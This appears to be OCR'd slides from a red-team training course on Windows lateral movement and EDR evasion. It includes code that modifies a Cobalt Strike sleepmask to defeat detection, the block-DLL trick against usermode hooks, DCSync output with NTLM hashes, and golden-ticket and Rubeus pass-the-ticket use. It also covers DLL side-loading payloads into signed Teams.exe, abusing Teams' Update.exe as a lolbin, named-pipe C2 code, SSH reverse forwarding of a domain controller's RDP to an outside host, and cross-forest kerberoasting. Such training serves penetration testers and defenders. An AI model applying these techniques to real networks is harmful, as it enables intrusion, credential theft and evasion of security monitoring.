
```
DWORD exec(CHAR *data, DWORD dwSize) {
    DWORD i = 0;
    DWORD key = dwSize;
    DWORD counter = key;
    key++;
    key -= dwSize + 1;
    key <= 4;

    for(i; i < dwSize; i++) {
        data[i] ^= key - 1;
        counter += i;
    }
    return dwSize;
}
```





# Lateral Movements

Same code but without the optimization flag



# Lateral Movements

Same code but without the optimization flag



# Lateral Movements

Morale of the story, if you want to alter C code structure, make sure the compiler is not outsmarting you

That being said, we can now investigate how we can modify the sleepmask kit

The code is fairly simple:

```
#define MASK_SIZE 13

void mask_section(SLEEPMASKP * parms, DWORD a, DWORD b) {
    while (a < b) {
        *(parms->beacon_ptr + a) ^= parms->mask[a % MASK_SIZE];
        a++;
    }
}
```

A simple xor loop



# Lateral Movements

```
typedef struct {
    char * beacon_ptr;
    DWORD * sections;
    HEAP_RECORD * heap_records;
    char mask[MASK_SIZE];
} SLEEPMASKP;

void mask_section(SLEEPMASKP * parms, DWORD a, DWORD b) {
    while (a < b) {
        *(parms->beacon_ptr + a) ^= parms->mask[a % MASK_SIZE];
        a++;
    }
}

typedef struct {
    char * beacon_ptr;
    DWORD * sections;
    HEAP_RECORD * heap_records;
    int nothing;
    int nothing2;
    char mask[MASK_SIZE];
} SLEEPMASKP;

int mask_section(SLEEPMASKP * parms, DWORD a, DWORD b) {
    DWORD d = 0;
    DWORD *e = &d;
    DWORD c = 0;
    while (a < b) {
        c = a % MASK_SIZE;
        parms->nothing2 = b;
        d += c;
        d = *e;
        *(parms->beacon_ptr + a) ^= parms->mask[c];
        parms->nothing = a;
        a++;
    }
    return a + b + c;
}
```



# Lateral Movements

Changing the structure will change the size of the structure and allow you to trick automated detection

```
typedef struct {
    char * beacon_ptr;
    DWORD * sections;
    HEAP_RECORD * heap_records;
    char mask[MASK_SIZE];
} SLEEPMASKP;
```

```
typedef struct {
    char * beacon_ptr;
    DWORD * sections;
    HEAP_RECORD * heap_records;
    int nothing;
    int nothing2;
    char mask[MASK_SIZE];
} SLEEPMASKP;
```

It may try to extract the key from *char mask* but your structure will point to offset *int nothing* preventing proper decryption and analysis of the sample



# Lateral Movements

Once you are done recompile the sleepmask, update your script and you are good to go, your beacon will use the newly compiled structure



# Lateral Movements

Cobalt Strike version 3.14 introduced a new feature called block DLL

The goal is to prevent usermode hooking by enforcing Windows loading policy to

`PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON`

Using the following Windows API `UpdateProcThreadAttribute`

This is set in the `STARTUPINFOEXA` structure prior to a call to `CreateProcess`;

[https://mr.un1k0d3r.online/training/source/block\\_dll.c](https://mr.un1k0d3r.online/training/source/block_dll.c)



# Lateral Movements

This will prevent DLL not signed by Microsoft to be loaded inside the newly created process. Avoid usermode EDR hook to be loaded on the remote process

**This is not applicable against kernel mode hook, since  
kernel hook don't load a DLL inside the target  
process**



# Lateral Movements



Writing your own C2 and lateral movement payload may avoid detection too




ThunderShell  
<https://github.com/Mr-Un1k0d3r/ThunderShell>




Only uses unmanaged powershell and does not have a shellcode stager

# Lateral Movements



It's pretty common  
that passwords will  
be used to connect  
on the remote host



There are other  
alternatives that can  
be used to connect  
on the remote host

# Lateral Movements

**Pass the Hash  
Pass the Ticket**



# Lateral Movements

You can DCsync credentials when you have domain admins credentials

```
[input] <hamilton> dcsync      CORP.LOCAL    \ADMT0
[task] <T1003, T1093> Tasked beacon to run mimikatz's @lsadump::dcsync /domain:   CORP.LOCAL /user:   \ADMT0      command
[checkin] host called home, sent: 746570 bytes
[output]
received output:
[DC] '      CORP.LOCAL' will be the domain
[DC] '                      Corp.Local' will be the DC server
[DC] '      \ADMT0          ' will be the user account

Object RDN      : ADMT0

** SAM ACCOUNT **

SAM Username      :
User Principal Name  :
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration  :
Password last change : 10/28/2019 11:41:32 PM
Object Security ID  : S-1-5-21-531769207-1940417287-476477778-1543043
Object Relative ID   : 1543043

Credentials:
  Hash NTLM: 6f5869e2225531880bb2aa2376aca704
  ntlm- 0: 6f5869e2225531880bb2aa2376aca704
  ntlm- 1: 54b58e6a1f5252a61e873f0e8e67d1c9
```



# Lateral Movements

Kerberos Kerberos Kerberos Kerberos  
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# Lateral Movements

I know that passwords are appealing, but if you can, **STAY AWAY** of Mimikatz

Mimikatz tends to be well detected and may trigger alerts



# Lateral Movements

Kerberos can be used by impersonating another process token:

- Simply inject yourself in the process

You can also generate Golden ticket and use the token within your Cobalt Strike beacon using:

```
kerberos_use_ccache /path/to/your/ticket
```

Impacket offers the `ticketer.py` utility to generate the ticket remotely

<https://github.com/SecureAuthCorp/impacket/blob/master/examples/ticketer.py>



# Lateral Movements

You can use <https://github.com/GhostPack/Rubeus> to perform pass-the-ticket and manage tickets

```
C:\Users\rz\Desktop>Rubeus.exe klist
[____]\_|_||_|_||_|_||_|_||_|_||_|_
v1.6.3

Action: List Kerberos Tickets (Current User)

[*] Current LUID    : 0xab688

  UserName          : rz
  Domain            : RINGZERO
  LogonId           : 0xab688
  UserSID           : S-1-5-21-215534169-2845977585-271281369-1001
  AuthenticationPackage : Negotiate
  LogonType          : Interactive
  LogonTime          : 4/8/2021 1:18:32 PM
  LogonServer         : RZDC
  LogonServerDNSDomain : RINGZERO.LOCAL
  UserPrincipalName   : rz@RINGZERO.local

  [0] - 0x12 - aes256_cts_hmac_sha1
        Start/End/MaxRenew: 4/8/2021 4:07:12 PM ; 4/9/2021 2:07:12 AM ; 4/15/2021 4:07:12 PM
        Server Name       : krbtgt/RINGZERO.LOCAL @ RINGZERO.LOCAL
        Client Name       : rz @ RINGZERO.LOCAL
        Flags              : name_canonicalize, pre_authent, initial, renewable, forwardable (40e10000)

  [1] - 0x12 - aes256_cts_hmac_sha1
        Start/End/MaxRenew: 4/8/2021 4:07:12 PM ; 4/9/2021 2:07:12 AM ; 4/15/2021 4:07:12 PM
        Server Name       : host/rzdc.ringzer0.local @ RINGZERO.LOCAL
        Client Name       : rz @ RINGZERO.LOCAL
        Flags              : name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable (40a50000)
```



# Lateral Movements


In conclusion, lateral movement is an art. Choose the right method to avoid been detected, and remember these little tricks:




Most RAT will perform process / memory injection, especially if the architecture is not the right one



Make sure you perform reconnaissance before anything complex



Don't be scared to spend some time analyzing and modifying your toolset. It will make a difference



Payload crafting is an art



# Lateral Movements

Side loading is useful to launch malicious code via legitimate software

Find a DLL that is loaded by the target process that is located in a writable directory and you are good to go



# Lateral Movements

Process monitor is a good way to look for such behaviors

Column	Relation	Value	Action
<input checked="" type="checkbox"/> Process N...	is	winword.exe	Include
<input checked="" type="checkbox"/> Operation	is	CreateFile	Include
w WINWORD.EXE 53616	>CreateFile	C:\Program Files\Microsoft Office\root\Office16\PROPSYS.dll	
w WINWORD.EXE 53616	>CreateFile	C:\Program Files\Microsoft Office\root\vfs\System\PROPSYS.dll	
w WINWORD.EXE 53616	>CreateFile	C:\Windows\System32\propsys.dll	
w WINWORD.EXE 53616	>CreateFile	C:\Program Files\Microsoft Office\root\vfs\System\PROPSYS.dll	
w WINWORD.EXE 53616	>CreateFile	C:\Windows\System32\propsys.dll	
w WINWORD.EXE 53616	>CreateFile	C:\Windows\System32\propsys.dll	
w WINWORD.EXE 53616	>CreateFile	C:\Program Files\Microsoft Office\root\Office16\WTSAPI32.dll	
w WINWORD.EXE 53616	>CreateFile	C:\Program Files\Microsoft Office\root\vfs\System\WTSAPI32.dll	
w WINWORD.EXE 53616	>CreateFile	C:\Windows\System32\wtsapi32.dll	
w WINWORD.EXE 53616	>CreateFile	C:\Program Files\Microsoft Office\root\vfs\System\WTSAPI32.dll	
w WINWORD.EXE 53616	>CreateFile	C:\Windows\System32\wtsapi32.dll	
w WINWORD.EXE 53616	>CreateFile	C:\Windows\System32\wtsapi32.dll	
w WINWORD.EXE 46960	>CreateFile	C:\Users\charles.hamilton\VCRUNTIME140.dll	
w WINWORD.EXE 46960	>CreateFile	C:\Users\charles.hamilton\VCRUNTIME140_1.dll	
w WINWORD.EXE 46960	>CreateFile	C:\Users\charles.hamilton\MSVCP140.dll	
w WINWORD.EXE 46960	>CreateFile	C:\Users\charles.hamilton\AppData\Local\Temp\Subsystems64.dll	



# Lateral Movements

Why %appdata% is bad? It's writable by the current user by default  
Which lead to all kind of unexpected behavior

<https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/executing-code-using-microsoft-teams-updater/>



# Lateral Movements

Electron updater.exe which is bootstrapping electron app such as Teams for Microsoft, can be abused because of the fact that %appdata% is user writable

```
var appDir = Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location);
var releases = ReleaseEntry.ParseReleaseFile(
    File.ReadAllText(Utility.LocalReleaseFileForAppDir(appDir), Encoding.UTF8));

var latestAppDir = releases
    var targetExe = new FileInfo(Path.Combine(latestAppDir, exeName.Replace("%20", " ")));
// Check for path canonicalization attacks
if (!targetExe.FullName.StartsWith(latestAppDir, StringComparison.OrdinalIgnoreCase)) {
    throw new ArgumentException();
}
```




# Lateral Movements

The whole purpose of the code was to prevent passing argument such as `-processStart ..\..\..\..\..\windows\system32\cmd.exe`

Of course, this will work perfectly in a normal “C:\Program Files” limited write permission scenario



# Lateral Movements



Mr. Monkey

# Lateral Movements

See where this is going?

You can simply drop whatever file you want updater.exe to run in the current folder, since you have the permission, and you have a new lolbin

<https://lolbas-project.github.io/lolbas/OtherMSBinaries/Update/>



# Lateral Movements

What about the DLL loaded by Teams.exe



# Lateral Movements

2:37:5...	T	Update.exe	12676	CreateFile	C:\Users\windows-adm\AppData\Roaming\Microsoft\Teams\SquirrelTelemetry.log	SUCCESS
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\VERSION.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\WINMM.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\dwmapi.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\IPHLAPI.DLL	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\dxgi.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\OLEACC.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\UxTheme.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\HID.DLL	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\wer.dll	SUCCESS
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\wer.dll	SUCCESS
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\dbghelp.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\USERENV.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\PROPSYS.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\DWrite.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\WINSPOOL.DRV	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\ncrypt.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\d3d11.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\USP10.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\d3d9.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\dxva2.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\Secur32.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\WINHTTP.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\urlmon.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\dhcpsvc.DLL	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\WINMMBASE.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\VCRUNTIME140D.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\ucrtbased.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\IPHLAPI.DLL	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\NTASN1.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\iertutil.dll	NAME NOT FOUND
2:37:5...	T	Teams.exe	7460	CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\ucrtbased.dll	NAME NOT FOUND
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# Lateral Movements

You now have the perfect scenario to hide your payload in one of those DLLs that will be loaded by Teams.exe

Most EDRs will trust it, because Teams.exe is signed



# Lateral Movements

Get a callback on system that can't connect to the Internet using named pipe

A **named pipe** is a one-way or duplex **pipe** that provides communication between the **pipe** server and some **pipe** clients

Built-in in Cobalt Strike (SMB Beacon)



# Lateral Movements

Source: <https://mr.un1k0d3r.online/training/source/clientpipe.c>

```
#include <Windows.h>
#include <stdio.h>

#define MAX_SIZE 1024

int main(int argc, char **argv) {
    CHAR *remotePipeName = (CHAR*)GlobalAlloc(GPTR, MAX_SIZE);
    DWORD dwWritten = 0;
    snprintf(remotePipeName, MAX_SIZE, "\\\%s\\pipe\\%s", argv[1], argv[2]);
    printf("Connecting to %s\n", remotePipeName);
    HANDLE hPipe = CreateFile(remotePipeName, GENERIC_WRITE | GENERIC_READ, FILE_SHARE_WRITE | FILE_SHARE_READ, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    printf("hPipe 0x%p\n", hPipe);
    WriteFile(hPipe, argv[3], strlen(argv[3]), &dwWritten, NULL);
    CloseHandle(hPipe);
    return 0;
}
```



# Lateral Movements

Server source: <https://mr.un1k0d3r.online/training/source/serverpipe.c>

```
#include <Windows.h>
#include <stdio.h>
#define MAX_SIZE 1024
int main() {
    CHAR buffer[MAX_SIZE];
    DWORD dwRead = 0;
    HANDLE hPipe = CreateNamedPipe("\\\\.\\pipe\\ringzer0", PIPE_ACCESS_DUPLEX, PIPE_TYPE_BYTE | PIPE_READMODE_BYTE, PIPE_UNLIMITED_INSTANCES, MAX_SIZE, 0, 10000,
NULL);
    printf("hPipe 0x%p\n", hPipe);
    ConnectNamedPipe(hPipe, NULL);
    ReadFile(hPipe, buffer, MAX_SIZE, &dwRead, NULL);
    printf("We got %d bytes\n", dwRead);
    printf("Received: %s\n", buffer);
    DisconnectNamedPipe(hPipe);
    CloseHandle(hPipe);

    return 0;
}
```



# Lateral Movements

Want to avoid AVs and EDRs? Run your tool from a remote system

**proxychains on Linux**

You need to set a sock proxy on your beacon

```
beacon> socks 9050
[+] started SOCKS4a server on: 9050
```

/etc/proxchains.conf

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
```



# Lateral Movements

Make sure to update the proxy DNS to be able to discover hosts on the remote network

/usr/lib/proxchains3/proxyresolv

```
#!/bin/sh
# This script is called by proxchains to resolve DNS names

# DNS server used to resolve names
DNS_SERVER=${PROXYRESOLV_DNS:-4.4.2.2}

if [ $# = 0 ] ; then
    echo " usage:"
    echo "         proxyresolv <hostname> "
    exit
fi

export LD_PRELOAD=libproxchains.so.3
dig $1 @$DNS_SERVER +tcp | awk '/A.[0-9]+.[0-9]+.[0-9]/ {print $5;}'
```



# Lateral Movements

Now that your DNS is set to resolve host in the client network, you can simply run your favorite command

```
me@DESKTOP-1JMSNVR:~$ proxychains smbclient -L \\\\10.23.10.10 -U "RINGZERO\admin%Password"  
ProxyChains-3.1 (http://proxychains.sf.net)
```



# Lateral Movements

SSH is also nice to forward port and available on Windows by default

```
C:\Users\CharlesHamilton>ssh root@mr.un1k0d3r.world -R 3389:127.0.0.1:3389
```

This will forward the local port to the mr.un1k0d3r.world domain

You can connect back on your local computer

```
C:\Users\Public>ssh root@mr.un1k0d3r.world -L 3389:127.0.0.1:3389
```



# Lateral Movements

You can specify another host as the source; it does not have to be 127.0.0.1

```
C:\Users\Public>ssh root@mr.un1k0d3r.world -R 3389:10.10.0.25:3389
```

In this case, the command was executed on 1.1.1.1, but we forwarded the DC RDP located at 10.10.0.25



# Lateral Movements

Moving between forest and trust

```
ldaputility.exe DumpTrust ringzer0
```

```
Domain Trust
-----
ringzer0.corp.com <- (ParentChild)Bidirectional -> corp.com

Forest Trust
-----
corp.com <- (Forest)Bidirectional -> ringzer0.dev
corp.com <- (Forest)Inbound -> supersecure.prod
```



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ringzer0.corp.com can query anything on corp.com meaning that  
ringzer0.corp.com can also reach supersecure.prod



# Lateral Movements

You may have noticed that most of my tools allow you to specify the domain you want to target... Now you know why

It's fairly simple to get the current domain information in C#

```
Domain currentDomain = Domain.GetCurrentDomain();
```



# Lateral Movements

As ringzer0\charles you could:

```
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-----
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corp.com <- (Forest)Inbound -> supersecure.prod
```

ldaputility.exe DumpAllUsers supersecure.prod

Rubeus.exe kerberoast /domain:supersecure.prod /dc:10.10.10.10



# Lateral Movements

You need the DC ip for the supersecure.prod domain

nslookup supersecure.prod will return a list of all the DCs by default



# Lateral Movements

**Simply put, domain and forest trusts are extremely important**



# Lateral Movements

Spooler bugs and others bugs can be used to compromise another domain/forest without creds as long as you can connect to it

- Extra SIDs
- Check foreign users in the domain you have access
- PetitPotam the other domain DCs



# Lateral Movements

There is plenty of interesting vectors that can be exploited between domain

<https://harmj0y.medium.com/a-guide-to-attacking-domain-trusts-ef5f8992bb9d>



# EOF

That's it. Thanks for your time  
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